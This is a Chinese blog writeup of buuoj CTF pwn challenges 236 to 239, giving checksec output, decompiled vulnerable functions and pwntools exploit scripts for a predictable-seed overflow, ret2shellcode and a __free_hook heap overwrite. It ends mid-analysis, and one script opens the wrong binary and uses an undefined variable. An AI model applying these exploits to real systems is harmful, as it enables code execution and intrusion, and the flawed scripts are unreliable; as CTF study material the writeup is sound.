
# buuoj Pwn writeup 236-240


原创

[yongbaoii](https://blog.csdn.net/yongbaoii) 于 2021-08-31 08:09:59 发布 60 收藏
分类专栏： CTF 文章标签： 网络安全

## 236 qctf_2018_dice_game



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      No canary found   NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       No     0               3           ./236
```



```
  printf("Welcome, let me know your name: ");
  fflush(stdout);
  v6 = read(0, buf, 0x50uLL);
  if ( v6 <= 49 )
    buf[v6 - 1] = 0;
  printf("Hi, %s. Let's play a game.\n", buf);
  fflush(stdout);
  srand(seed[0]);
  v8 = 1;
  v5 = 0;
  while ( 1 )
  {
    printf("Game %d/50\n", v8);
    v5 = sub_A20();
    fflush(stdout);
    if ( v5 != 1 )
      break;
    if ( v5 )
    {
      if ( v8 == 50 )
      {
        sub_B28(buf);
        break;
      }
      ++v8;
    }
  }
  puts("Bye bye!");
```

逻辑也是比较的简单。

有个随机数，在栈上，有个栈溢出，答对五十次就可以了。


但是我们可以直接覆盖种子
种子也覆盖成0.这样我们就可以知道第一个数是多少了。

溢出一下就可以了。


exp

```
#-*- coding:utf-8 -*-
from pwn import*
from ctypes import*

context.log_level="debug"

r=remote("node4.buuoj.cn","27598")

lib = cdll.LoadLibrary('libc.so.6')

r.recvuntil("name:")
payload='A' * 0x40 + p64(0)
payload=payload.ljust(0x50,"C")
r.sendline(payload)
for i in range(50):
    r.sendlineafter("point(1~6): ",str(lib.rand() % 6 + 1))

r.interactive()
```

## 237 actf_2019_anotherrepeater



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Partial RELRO   No canary found   NX disabled   No PIE          No RPATH   No RUNPATH   84 Symbols      No      0               4            ./237
```




```
nsigned __int16 *input()

unsigned __int16 v1; // [esp+Ah] [ebp-41Eh] BYREF
int buf; // [esp+Dh] [ebp-41Bh] BYREF
_DWORD v3[254]; // [esp+11h] [ebp-417h] BYREF
int v4; // [esp+40Ah] [ebp-1Eh]
unsigned __int16 v5; // [esp+40Eh] [ebp-1Ah] BYREF

buf = 4144959;
v3[0] = 0;
v4 = 0;
memset((char *)v3 + 3, 0, 4 * ((((char *)v3 - ((char *)v3 + 3) + 1021) & 0xFFFFFFFC) >> 2));
__isoc99_scanf("%hd", &v1);
if ( (__int16)v1 > 1024 )
{
  puts("No way, you can't repeat so many chars!");
  exit(0);
}
v5 = v1;
printf("%x %u\n", &buf, v1);
read(0, &buf, v5);
qmemcpy(str, &buf, 0x400u);
str[1024] = HIBYTE(v4);
return &v5;
```

有栈溢出，保护啥的也都没开，ret2shellcode就好了。


exp

```python
from pwn import *

r = remote("node4.buuoj.cn",26228)

r.recv()
r.sendline(str(-10))

buf=int(r.recv(8),16)

r.recv()
payload=asm(shellcraft.sh()).ljust(0x41b+0x4,'A')+p32(buf)

r.sendline(payload)

r.interactive()
```

## 238 hfctf_2020_sucurebox



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols        Yes      0               4         ./238
```



```c
  else
  {
    puts("Size: ");
    size = sub_DC7("Size: ");
    if ( size > 0x100 && (unsigned int)size <= 0xFFF )
    {
      *((_QWORD *)&address_array + v2) = malloc(0x28uLL);
      *(_QWORD *)(*((_QWORD *)&address_array + v2) + 32LL) = size;
      v0 = *((_QWORD *)&address_array + v2);
      *(_QWORD *)(v0 + 24) = malloc(size);
      memset(*((void **)&address_array + v2), 0, 0x14uLL);
      sub_E11(*((_QWORD *)&address_array + v2));
      puts("Key: ");
      for ( j = 0; j <= 15; ++j )
        printf("%02x ", *(unsigned __int8 *)(*((_QWORD *)&address_array + v2) + j));
      printf("\nBox ID: %d\n", (unsigned int)v2);
    }
    puts("Finish!");
  }
  return __readfsqword(0x28u) ^ v6;
}
```

然后，我们用IDA分析一下，在add功能里，size的判断不准确，导致size可以很大，使得malloc(size)返回0，但是没有检查malloc的返回值。

edit功能里可以指定offset和len，这样，我们就能在整个内存里进行读写了。


exp

```python
from pwn import*

r = process("./239")
libc = ELF("./libc.so.6")
```

```
def add(size):
   r.sendlineafter('5.Exit','1')
   r.sendlineafter('Size:',str(size))
   r.recvuntil('Key:')
   r.recvuntil('\n')
   strs = sh.recvuntil('\n',drop = True).strip().split(' ')
   data = []
   for x in strs:
      if x == '':
         continue
      data.append(int(x,16))
   return data

def delete(index):
   r.sendlineafter('5.Exit','2')
   r.sendlineafter('Box ID:',str(index))

def enc(index,off,len,msg):
   r.sendlineafter('5.Exit','3')
   r.sendlineafter('Box ID:',str(index))
   r.sendlineafter('Offset of msg:',str(off))
   r.sendlineafter('Len of msg:',str(len))
   r.sendafter('Msg:',msg)

def show(index,off,len):
   r.sendlineafter('5.Exit','4')
   r.sendlineafter('Box ID:',str(index))
   r.sendlineafter('Offset of msg:',str(off))
   r.sendlineafter('Len of msg:',str(len))

def tranLong(data):
   if data & 0x8000000000000000 != 0:
      return data - 0x10000000000000000
   else:
      return data

for i in range(8):
   add(0x200)
for i in range(1,8):
   delete(i)
delete(0)
key = add(0x200) #0
data = '/bin/sh\x00'
ans = ''
for i in range(8):
   ans += p8(ord(data[i]) ^ key[i])
enc(0,0,0x8,ans)

for i in range(7):
   add(0x200)

show(7,0x8,0x8)
r.recvuntil('Msg:')
r.recvuntil('\n')
malloc_hook = (u64(r.recvuntil('\x7f')[-6:].ljust(8, "\x00")) & 0xFFFFFFFFFFFFF000) + (libc.sym['__malloc_hook']
 & 0xFFF)
libc_base = malloc_hook - libc.sym['__malloc_hook']
free_hook = libc_base + libc.sym["__free_hook"]
system_addr = libc_base + libc.sym["system"]
```


```python
system_addr = libc_base + libc.sym['system']
print "libc_base = " + hex(libc_base)

key = add(tranLong(0xFFFFFFFF00000FFF))
data = p64(system_addr)
ans = ''
for i in range(8):
   ans += p8(ord(data[i]) ^ key[i])
enc(8,tranLong(free_hook),8,ans)
#getshell
delete(0)

r.interactive()
```

## 239 rctf2018_rnote4



```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified       Fortifiable  FILE
No RELRO        Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   No Symbols        Yes     0               2          ./239
```


PIE没开，RELRO没开。



```c
char v4; // [rsp+17h] [rbp-9h] BYREF
unsigned __int64 v5; // [rsp+18h] [rbp-8h]

v5 = __readfsqword(0x28u);
sub_400AD2(a1, a2, a3);
if ( (int)a1 > 1 )
{
  v3 = atoi(a2[1]);
  alarm(v3);
}
v4 = 0;
while ( 1 )
{
  sub_4007C6(&v4, 1LL);
  switch ( v4 )
  {
    case 1:
      sub_400849();
      break;
    case 2:
      sub_400984();
      break;
    case 3:
      sub_400A32();
      break;
    case 4:
      exit(0);
  }
}
```

三个功能，一点字没有。


功能1



```
unsigned __int64 sub_400849()
{
  unsigned __int8 v1; // [rsp+Bh] [rbp-15h] BYREF
  int i; // [rsp+Ch] [rbp-14h]
  _QWORD *v3; // [rsp+10h] [rbp-10h]
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  if ( dword_6020A0 > 32 )
    exit(-1);
  v1 = 0;
  v3 = calloc(0x10uLL, 1uLL);
  if ( !v3 )
    exit(-1);
  sub_4007C6((__int64)&v1, 1u);
  if ( !v1 )
    exit(-1);
  v3[1] = calloc(v1, 1uLL);
  if ( !v3[1] )
    exit(-1);
  sub_4007C6(v3[1], v1);
  *v3 = v1;
  for ( i = 0; i <= 31 && *(&s + i); ++i )
    ;
  *(&s + i) = v3;
  ++dword_6020A0;
  return __readfsqword(0x28u) ^ v4;
}
```

看得出来是add。


功能2



```
unsigned __int64 sub_400984()
{
  unsigned __int8 v1; // [rsp+Eh] [rbp-12h] BYREF
  unsigned __int8 v2; // [rsp+Fh] [rbp-11h] BYREF
  __int64 v3; // [rsp+10h] [rbp-10h]
  unsigned __int64 v4; // [rsp+18h] [rbp-8h]

  v4 = __readfsqword(0x28u);
  v1 = 0;
  sub_4007C6((__int64)&v1, 1u);
  if ( !*(&s + v1) )
    exit(-1);
  v3 = (__int64)*(&s + v1);
  v2 = 0;
  sub_4007C6((__int64)&v2, 1u);
  sub_4007C6(*(_QWORD *)(v3 + 8), v2);
  return __readfsqword(0x28u) ^ v4;
}
```

是edit，长度自由控制，溢出了。

free



